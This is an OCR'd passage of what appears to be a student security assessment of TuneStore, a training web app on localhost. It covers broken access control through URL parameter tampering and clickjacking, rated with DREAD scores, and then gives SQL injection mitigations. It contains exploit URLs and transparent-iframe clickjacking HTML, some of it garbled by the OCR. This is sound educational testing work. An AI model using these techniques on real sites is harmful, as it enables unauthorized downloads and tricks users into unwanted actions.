
2.4.4 Exploit Examples:

Assume that the genuine user has logged in with her user Id and password in TuneStore music web application, she buys music called Classic Songs My Way (Paul Anka) using her

balance in account.



Once she buys it and she gets access to download the music file (in mp3 format), a window gets pop-up showing the various options of downloading the item from which we come to know which music file is going to get downloaded. As shown in below figure:




Now attacker understands that the music download URL is directly capturing the music file name to be downloaded, user tries to guess the file name of music CD which he has not purschaed (e.g khan.mp3 by artist). The guessed URL would look like:

http://localhost:8080/Tunestore/download.do?cd=anka.mp3

Changed to:
http://localhost:8080/Tunestore/download.do?cd=**khan**.mp3


Upon executing this URL in browser the attacker is successful in downloading the file as shown in below screen shot.



Hence it is seen that attacker was able to access the resources (music files) for which he was not authorized to, this proves access control is ineffectively implemented.

Another example of Broken access control is as follows:


A genuine user logged in TuneStore website and as he got friend request from different users he has to accept them.
Now attacker understands that the URL for approving a friend captures the friend name as shown:



http://localhost:8080/Tunestore/addfriend.do?friend=David

Thus changing the name to hacker's name, user send the friend request to hacker unknowingly, this proves access control is ineffectively implemented.

http://localhost:8080/Tunestore/addfriend.do?friend=Hacker



2.5 Clickjacking:

Clickjacking, also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or

both. Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

2.5.1 Vulnerability Rating:

DREAD score = 14 out of 15

D	Damage potential	Level: High The attacker can subvert the security system; get full trust authorization; run as administrator; upload content.
R	Reproducibility	Level: High The attack can be reproduced every time and does not require a timing window.
E	Exploitability	Level: High A novice programmer could make the attack in a short time.
A	Affected users	Level: High All users, default configuration, key customers
D	Discoverability	Level: Medium The vulnerability is in a seldom-used part of the product, and only a few users should come across it. It would take some thinking to see malicious use.

2.5.2 Vulnerability description and Impact:

It occurs when an attacker uses a transparent iframe in a window to trick a user into clicking on a CTA, such as a button or link, to another server in which they have an identical looking window

Impact:

The potential risks exposed by clickjacking and its inherent impact render it a medium risk issue in most sensitive applications, such as financial or sensitive data handling apps. This vulnerability requires user interaction and an element of social engineering as victims have to voluntarily interact with the malicious page. There are other factors to account for, such as the application environment and its exposure to specific user types. In addition, the type of data that can be “obtained” or “manipulated” need to be considered when rating the risk as it will be specific to the targeted business. This vulnerability can be linked to a multitude of attacks including keylogging and stealing user credentials.


2.5 3 Description of exploits used:


Attacker used scripts to launch clickjacking attacks manually and hosting attacker defined HTML page.


2.5.4 Exploit Examples:

A web page that performs a clickjacking attack against the "add friend" function:

Simply by putting the iframe script with source from evil page, in such a way that “Submit” button for adding a friend, the user in fact clicks that malicious site payment button which is placed just above that submit button.


localhost:8080/Tunestore/addfriend.do
the tunestore
buy some tunes - give some tunes
Welcome User1!
You can't add a friend you've already got!
Your account balance is $0.00
Add Balance
Type: -- SELECT
Number:
Amount:
Add
Friends
Profile
CD's
Log Out
Copyright © 2008 The Tune Store
Tunestore::Freinds
Friend Requests
My Friends
Sneha
Waiting
Add a Friend
Friend name:
Submit
WHO THIS SITE IS FOR
Elements Console Sources Network Performance
Type here to search


localhost:8080/Tunestore/addfriend.do
the tunestore
buy some tunes - give some tunes
Welcome User1!
You can't add a friend you've already got!
Your account balance is $0.00
Add Balance
Type: -- SELECT
Number:
Amount:
Add
Friends
Profile
CD's
Log Out
Copyright © 2008 The Tune Store
Tunestore::Freinds
Friend Requests
My Friends
Sneha
Waiting
Add a Friend
Friend name:
Submit
Hacking Exposed 7: Network Security Secrets and Solutions
WHO THIS SITE IS FOR
Elements Console Sources Network Performance
Type here to search




Also another example is :

1. Firstly a visitor is somehow lured to the evil page.
2. The page has a harmless-looking link on it like saying “Get Rich Now”.
3. Over that link the evil page positions a transparent <iframe> with src from TuneStore.com, in such a way that the “Submit” button for adding a friend is right above that link.
4. In attempting to click the link, the visitor in fact clicks the button.

Here’s how the evil page code:

```
<!doctype html>
<html>
<head>
  <meta charset="UTF-8">
</head>
<body>
  <style>
    iframe {
      width: 200px;
      height: 50px;
      position: absolute;
      top: 20px;
      left: -14px;
      opacity: 0.0;
      z-index: 1;
    }
  </style>
  <div> CONGRATULATIONS LUCKY WINNER!!! </div>
```


```
  <!-- The url from the victim site -->
<iframe src="TuneStore.html"></iframe>
<form name="friendForm" method="POST"
action="/Tunestore/addfriend.do">
Enter the claimed amount ($):  <input type="text" name="friend" value="";
iframe src=TuneStore.html&amp;quot;&amp;gt;&amp;lt;/iframe&amp;gt;"><br />
<input type="Submit" value="Get Rich Now">
</form>

  <div>...And See Exciting Gifts..!</div>
</body>
</html>
```



Here in the example we can see it hovering over the button. A click on the button actually clicks on the iframe, but that's not visible to the user, because the iframe is transparent.

```
<!DOCTYPE HTML>
<html>

<body style="margin:15px;padding:15px">

  <input type="button" onclick="alert('Hacked!')" value="Get Rich now!">

</body>

</html>
```

As a result, if the visitor is authorized on TuneStore , on clicking on that malicious link it actually gets "Hacked!"



All we need to attack – is to position the <iframe> on the evil page in such a way that the button is right over the link. That's usually possible with CSS.


3.0 MITIGATION RECOMMENDATIONS

These are recommendations to avoid attacks:


- Use of Prepared Statements (with Parameterized Queries)
- Use of Stored Procedures
- White List Input Validation
- Escaping All User Supplied Input

3.1 SQL parameterization:


- In a parameterized query, the variable data in the SQL statement is replaced with a placeholder such as a question mark, which indicates to the database engine that this is a parameter. Most parameterized query APIs will also allow you to reuse the same query with multiple sets of parameters, thus explicitly caching the parsed query.
- Most APIs can send the data directly to the database engine, marked as a parameter rather than quoting it. Even when the data is quoted within the API, this is then the database driver's responsibility, and is thus more likely to be reliable. In either case, the user is relinquished from the requirement of correctly quoting the data, thus avoiding SQL injection attacks.
- Data doesn't have to be converted to a string representation.




After executing the parametrized query it doesn't allow to get login using sql query:




It just keep the attacker on the same page, not allowing to enter:



And only putting the correct username and password it allows to get logged in:



